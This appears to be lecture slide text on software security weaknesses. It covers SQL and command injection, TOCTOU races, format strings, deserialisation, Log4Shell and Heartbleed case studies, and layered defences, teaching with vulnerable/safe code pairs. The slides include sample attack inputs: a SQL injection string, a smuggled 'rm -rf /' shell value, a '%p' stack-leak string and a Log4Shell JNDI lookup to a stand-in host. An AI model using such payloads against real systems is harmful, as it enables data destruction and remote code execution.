- The pattern repeats across every interpreter: SQL, shell, LDAP, XPath, JNDI, HTML
- **OWASP Top 10: A03:2021 Injection:** consistently in the top five weaknesses of web applications
- Web exposure amplifies risk: internet-reachable targets and complex input surfaces

SQL Injection (CWE-89)

```
# -- VULNERABLE --
def get_user(username):
    q = ("SELECT * FROM users "
        "WHERE name='" + username + "'")
    return conn.execute(q).fetchall()

# attacker: ' OR '1'='1' --
# => returns every row

# -- SAFE: parameterised --
def get_user_safe(username):
    q = "SELECT * FROM users WHERE name=?"
    return conn.execute(q,
        (username,)).fetchall()
# driver escapes value: query
# structure cannot be altered
```

- **Parameterised queries / prepared statements** are the definitive fix
- **Blacklist sanitisation is fragile:** edge cases exist in every encoding
- Prefer an ORM with parameterisation built in for all database interactions

Command Injection (CWE-78)

```
# -- VULNERABLE --
import os
def check_host(hostname):
    os.system("ping -c 1 " + hostname)
# attacker: "host; rm -rf /"
# shell runs both commands

# -- SAFE: no shell, argv list --
import subprocess
def check_host_safe(hostname):
    subprocess.run(
        ["ping", "-c", "1", hostname],
        capture_output=True,
        timeout=5)
# hostname is ONE argument,
# never parsed by a shell
```

- **os.system, shell=True, eval():** all dangerous with unsanitised input
- **Never pass user input to a shell interpreter**
- Principle: if shell metacharacters cannot reach the interpreter, injection is impossible


TOCTOU Race Conditions (CWE-362)

```
/* -- VULNERABLE -- */
if (access("cfg", R_OK) == 0) {
    /* CHECK passed */
    /* attacker swaps cfg
       -> /etc/shadow HERE */
    fd = open("cfg", O_RDONLY);
}

/* -- SAFE -- */
fd = open("cfg",
          O_RDONLY | O_NOFOLLOW);
if (fd < 0) return;
fstat(fd, &st);
if (S_ISREG(st.st_mode)) {
    /* fd is fixed:
       symlink swap too late */
}
```

- The **time window** between CHECK and USE is the attack surface
- **Eliminate the window:** operate on a **file descriptor**, not on a path
- Avoid access()+open(); prefer O_NOFOLLOW, openat(), atomic operations

TOCTOU Race Condition: Timeline



Format String Vulnerabilities (CWE-134)

- **What:** a format string with attacker-controlled specifiers reaches `printf/sprintf` without a literal format argument; the runtime treats specifiers as instructions rather than data
- **Read primitives:** `%p` and `%x` leak pointer-sized values from the call stack, disclosing addresses and secrets
- **Write primitive:** `%n` enables arbitrary memory writes, typically targeting return addresses or GOT entries
- **Historical example:** `wu-ftpd` (CVE-2000-0573), widely exploited from the late 1990s onwards
- **Defence:** always pass a literal, trusted format string; enable `-Wformat-security` and promote to error with `-Werror=format-security`

Format String Vulnerability (CWE-134)

```
void process_input(char *input) {
    unsigned long secret = 0xcafebabe;

    /* VULNERABLE (CWE-134) */
    printf(input);
    /* input = "%p %p %p %p %p" */
    /* leaks stack words */

    /* SAFE: input as data */
    printf("%s", input);
}
```

- printf consumes one argument per specifier (%d, %p, %x) from registers then the stack; missing arguments go undetected
- %p reads pointer-sized (8-byte) values; use it on 64-bit processes to discover canaries and return addresses
- Compile with **-Wformat-security** and promote it via **-Werror=format-security**

Insecure Deserialisation (CWE-502)

- **What:** reconstructing an object graph from a byte stream; if the deserialiser can instantiate arbitrary classes from untrusted input, code may execute before any application-level validation
- **Gadget chains:** attackers combine existing library methods (Apache Commons Collections, Spring, XStream) to achieve RCE without injecting new code
- **Real-world impact:** Apache Commons Collections (2015) enabled unauthenticated RCE in WebLogic, JBoss and Jenkins; Equifax (2017) via Apache Struts exposed 147 million records
- **Python pickle:** arbitrary code execution on load is a design feature, not a bug; never unpickle untrusted data
- **Defence:** prefer schema-driven formats (JSON, Protocol Buffers); otherwise validate and sign payloads, enforce class allowlists (Java `ObjectInputFilter`) and run in a minimally-privileged sandbox

Type Confusion (CWE-843)

- **What:** a resource is allocated under one type and later accessed as an incompatible one; because layout and dispatch are type-dependent, the mismatch yields arbitrary reads and writes from the object base
- **JIT compilers** are a prime target: treating a floating-point array as an array of object pointers yields an arbitrary read/write primitive
- Often co-occurs with **use-after-free**: a freed slot is reallocated as a different type with no subsequent recheck
- **Real-world impact:** CVE-2021-30563 (Chrome V8 TurboFan, CVSS 8.8); CVE-2023-3079 (V8 zero-day, in-the-wild); consistently among the most exploited classes in V8, WebKit and SpiderMonkey
- **Defence:** memory-safe languages; avoid casts between unrelated pointer types; tagged unions with explicit discriminants; exercise tests with `-fsanitize=type`

Resource Exhaustion (CWE-400)

- **What:** no upper bound on the resources a single request may consume (CPU, memory, file descriptors, threads, connections); a cheap input forces disproportionate server effort, degrading service into denial of service
- **ReDoS:** crafted strings trigger catastrophic backtracking in ambiguous regular expressions, causing exponential CPU time
- **Zip / XML bombs, slow-HTTP, algorithmic attacks:** tiny payloads expand to gigabytes, drip-fed connections exhaust pools, and crafted inputs force worst-case hash or sort behaviour
- **Real-world impact:** Cloudflare global regex outage (2019, 27 minutes); GitHub Markdown ReDoS (2017); Spring SpEL CVE-2023-20861
- **Defence:** hard limits on body and header size; decompression caps; linear-time regex engines (RE2); rate limiting, backpressure, and aggressive timeouts

Case Studies


Case Study: Log4Shell (CVE-2021-44228)

- **Affected:** Apache Log4j 2 (versions 2.0-beta9 through 2.15.0, excluding security releases 2.12.2, 2.12.3, and 2.3.1)
- **Weakness type:** CWE-917: Expression Language Injection (via JNDI lookup)
- **CVSS Base Score:** 10.0: Critical (Network / Low / None / None / Changed / High / High / High)
- **Discovery:** December 2021: actively exploited within hours of disclosure
- **Scale:** Log4j is present in hundreds of thousands of products and cloud services
- **Impact:** Unauthenticated remote code execution; initial access to virtually every Java application that logs user-supplied input

Log4Shell: Exploitation Chain

Log4Shell (CVE-2021-44228) — from HTTP header to remote code execution

Attacker → Victim Java application → Third-party LDAP → Attacker HTTP



Why it detonates so easily

- Trust boundary crossed before sanitisation: attacker-controlled text reaches a logging call without being treated as data.
- Log4j 2 message lookups expand `\${...}` inside the log message itself: logging a string is enough to trigger a JNDI lookup.
- JNDI happily followed HTTP codebase references returned by LDAP, loading remote classes — pre-JDK 11.0.1 this was the default.
- Six network / parsing layers chained together turn a single string in an HTTP header into code running as the JVM process user.

Log4Shell: Technical Root Cause

```
// VULNERABLE: Log4j 2 expands  
// ${...} inside logged messages
```

```
String v = request  
    .getHeader("X-API-Version");  
logger.error(  
    "API version: {}", v);
```

```
// Attacker sends header:  
//   ${jndi:ldap://evil/x}  
// Log4j resolves JNDI at log  
// time, fetches a remote class  
// -> arbitrary code in the JVM
```

```
// FIX: upgrade to >= 2.17.1
```

- **Message-lookup substitution was enabled by default:** a feature became attack surface
- The fix was architectural: disable lookups on untrusted input paths, not sanitise them
- Supply-chain dimension: transitive dependencies meant most teams did not realise they shipped Log4j

Case Study: Heartbleed (CVE-2014-0160)

- **Affected:** OpenSSL 1.0.1 through 1.0.1f (TLS heartbeat extension)
- **Weakness type:** CWE-125: Out-of-Bounds Read (missing length validation)
- **Impact:** Confidentiality breach: up to 64 KB of adjacent heap per request
- **Exposed data:** TLS private keys, session tokens, credentials, user data
- **Exploitation:** No authentication, no interaction, **silent:** leaves no log trace
- **No code execution:** pure memory disclosure
- **Infrastructure-level impact:** affected the key material of HTTPS across the internet
- **Fixed by:** patching OpenSSL + **rotating all affected certificates and keys**

Heartbleed: Memory Over-Read

```
/* TLS Heartbeat handler */

/* attacker sends 2-byte payload,
   claims length = 64000 */
uint16_t plen =
    ntohs(*(uint16_t*)(req+1));
uint8_t *payload = req + 3;

/* BUG: plen never validated */
/* against bytes received */
r = OPENSSL_malloc(plen);
memcpy(r, payload, plen);
/* reads 64000 bytes past end */
ssl3_write_bytes(s, r, plen);

/* FIX: */
if (plen > recv_bytes)
    return 0;
```

- **A two-line fix:** compare the claimed length against the bytes actually received before copying
- Root cause: a user-supplied length trusted unconditionally: classic missing input validation
- Leaking the server's private key enables retrospective decryption of captured traffic when PFS is absent

Log4Shell vs Heartbleed: Comparison

Aspect	Log4Shell (CVE-2021-44228)	Heartbleed (CVE-2014-0160)
CWE class	Injection (CWE-917)	Out-of-Bounds Read (CWE-125)
Primary impact	Remote Code Execution (RCE)	Memory Disclosure
CVSS score	10.0: Critical	7.5: High
Authentication	None required	None required
Detection	Often logged	Often silent
Remediation	Patch + restrict JNDI	Patch + rotate all keys/certs
Layer affected	Application (Java JVM)	Infrastructure (TLS/OpenSSL)
Supply chain	Indirect dependency (Java ecosystem)	Foundational library (OpenSSL)

Exploitation and Defence

Exploit Lifecycle



Preventing Weaknesses: Build and Deploy

Build time: eliminate weaknesses before shipping

- **Secure coding:** eliminate the CWE at the source; most cost-effective
- **Code review and SAST:** detect weaknesses before they ship
- **Fuzz testing:** discover memory corruption bugs at scale

Deploy time: raise the cost of exploitation in the field

- **Configuration hardening:** reduce attack surface of deployed software
- **Compiler mitigations:** raise cost of exploitation (canaries, PIE, RELRO, CFI)
- **OS isolation:** limit escalation after exploitation (ASLR, NX, seccomp, namespaces)

Containing Impact: Runtime and Response

Runtime and response: contain, detect and recover

- **Network controls:** reduce exposure and block exfiltration channels
- **Monitoring and incident response:** reduce the impact of successful attacks

No single intervention is sufficient: each layer compensates for failures in the others

Compiler-Level Mitigations

Expands the summary table introduced on slide 24.

- **Stack Canaries:** random value between local vars and return address; abort if modified
- **PIE (Position Independent Executable):** enables ASLR for the main binary's code
- **ASLR (OS-level):** randomises base addresses of stack, heap, and libraries at each run
- **NX / XD (No-Execute):** marks stack and heap as non-executable (hardware-enforced)
- **RELRO (Relocation Read-Only):** marks GOT/PLT sections read-only after loading
- **CFI (Control-Flow Integrity):** compiler enforces valid call/return targets at runtime
- **Fortified Libraries:** replace unsafe functions (strcpy, memcpy) with bounds-checking variants
- **Mitigations raise exploitation cost:** they are not impenetrable

Mitigation Limits

Why the mitigations tabulated on slide 24 are not the end of the story.

- **Information leaks (CWE-125) defeat ASLR:** leak one address, derive all others
- **ROP bypasses NX/XD:** no injected code; attacker reuses existing instructions
- **Logic flaws are unaffected:** authentication bypass, privilege escalation, IDOR
- **Race conditions are unaffected:** timing-based; no memory corruption involved
- **Attackers chain vulnerabilities:** info leak → ASLR bypass → ROP → shellcode
- **Memory-safe languages** (Rust, Go, Swift) eliminate entire CWE classes at compile time
- **Defence in depth is required:** assume each layer will eventually be bypassed

Security Engineering

Security Engineering Principles

- **Security by design, not by patch:** security requirements must be part of the specification
- **Minimise the Trusted Computing Base (TCB):** less code with elevated trust = smaller attack surface
- **Reduce attack surface:** disable unused features, protocols, and services
- **Explicit trust boundaries:** every component should know what it trusts and what it does not
- **Fail securely:** a failed authentication must deny access, never grant it
- **Principle of least privilege:** processes, users, and services get only what they need
- **Defence in depth:** assume every single control will eventually fail

Modularity and Separation of Concerns

- **Separation of privilege domains:** different components run with different privilege levels
- **Minimal shared state** between components: shared state is potential shared vulnerability
- **Clear interface contracts:** well-defined inputs, outputs, and trust assumptions at boundaries
- **Isolation between trust zones:** OS processes, containers, VMs, network segments
- **Principle of least privilege** applied at every layer: process, user, network, API
- **Blast radius reduction:** if one component is compromised, the damage is contained
- **Architectural security decisions determine systemic risk:** code-level fixes alone are insufficient

Architecture vs Code

- Secure code *can still fail* if the architecture creates unsafe interactions
- **Monolith vs isolated components:** a monolith shares a single privilege domain
- **Sandboxing** (browsers, containers) limits the impact of a successful exploit
- **Process isolation** reduces privilege escalation after initial compromise
- **Secure defaults:** the default configuration must be the secure configuration
- **Architecture determines systemic risk:** an insecure architecture cannot be patched away by code fixes alone
- Browsers (Chromium) and operating systems (Android) use process isolation as a security primitive

Defensive Programming Principles

```
int process(char *in, size_t len) {  
    /* 1. Validate inputs at the  
       trust boundary */  
    if (!in || !len ||  
        len > MAX_IN) return -EINVAL;  
  
    /* 2. Use size-bounded ops  
       (never strcpy/gets/sprintf) */  
    char buf[MAX_IN + 1];  
    strncpy(buf, in, sizeof(buf)-1);  
    buf[sizeof(buf)-1] = '\0';  
  
    /* 3. Encode output before  
       rendering (XSS) */  
    html_encode(buf, sizeof(buf));  
  
    /* 4. Release and poison */  
    free(result); result = NULL;  
    return 0;  
}
```

1. **Validate at the trust boundary:** reject anything you did not expect before it reaches the logic
2. **Use size-bounded operations:** strncpy/snprintf/memcpy with an explicit length, never the unbounded legacy APIs
3. **Encode at the output boundary:** escape data for the specific interpreter it will reach (HTML, SQL, shell)
4. **Release and poison pointers:** free deterministically and null the pointer to prevent use-after-free

Secure Development Lifecycle (SDL)

- **Threat modelling:** identify assets, attack surfaces, and adversary goals before coding
- **Secure design review:** architecture analysis for trust boundaries and privilege separation
- **Static analysis (SAST):** automated CWE detection in source code (e.g., CodeQL, Semgrep)
- **Fuzz testing:** automated invalid-input generation to find memory corruption at scale
- **Dependency auditing:** track transitive dependencies; check against CVE databases
- **Software Bill of Materials (SBOM):** inventorise all components for rapid incident response
- **Penetration testing:** adversarial validation before production deployment
- **Continuous security review:** every PR is a security change; treat it accordingly

Supply Chain and Dependency Risk

- **Modern software depends on thousands of transitive dependencies:** most teams cannot audit all of them
- **Malicious package injection:** attacker publishes a typo-squatted or compromised package
- **Shared infrastructure components** (OpenSSL, Log4j, curl): one flaw, ecosystem-wide impact
- **SBOM (Software Bill of Materials):** enables rapid identification of affected systems after a CVE
- **Log4Shell** is the canonical example: organisations discovered they used Log4j *only after* CVE-2021-44228
- Mitigation strategies: pin dependencies, use reproducible builds, sign artifacts, monitor CVE feeds
- **A03:2025 in the OWASP Top 10 is now Software Supply Chain Failures:** recognition of systemic risk

Layered Defence Model



Multiple layers ensure that compromise of one layer does not immediately defeat all security

Key Takeaways

- **Most CVEs originate from known CWE patterns:** the classes of bugs are well understood
- **Memory safety** remains the most critical problem in systems software written in C/C++
- **Injection and race conditions** remain prevalent across all languages and platforms
- **CVSS aids prioritisation** but requires contextual interpretation: severity $\neq$ business impact
- **Mitigations raise exploit cost:** they are not silver bullets; attackers chain vulnerabilities
- **Supply chain risk** is now a first-class security concern: know your dependencies
- **Secure architecture reduces systemic impact:** code-level fixes are necessary but not sufficient
- Software security is a **lifecycle property**: every phase from design to monitoring matters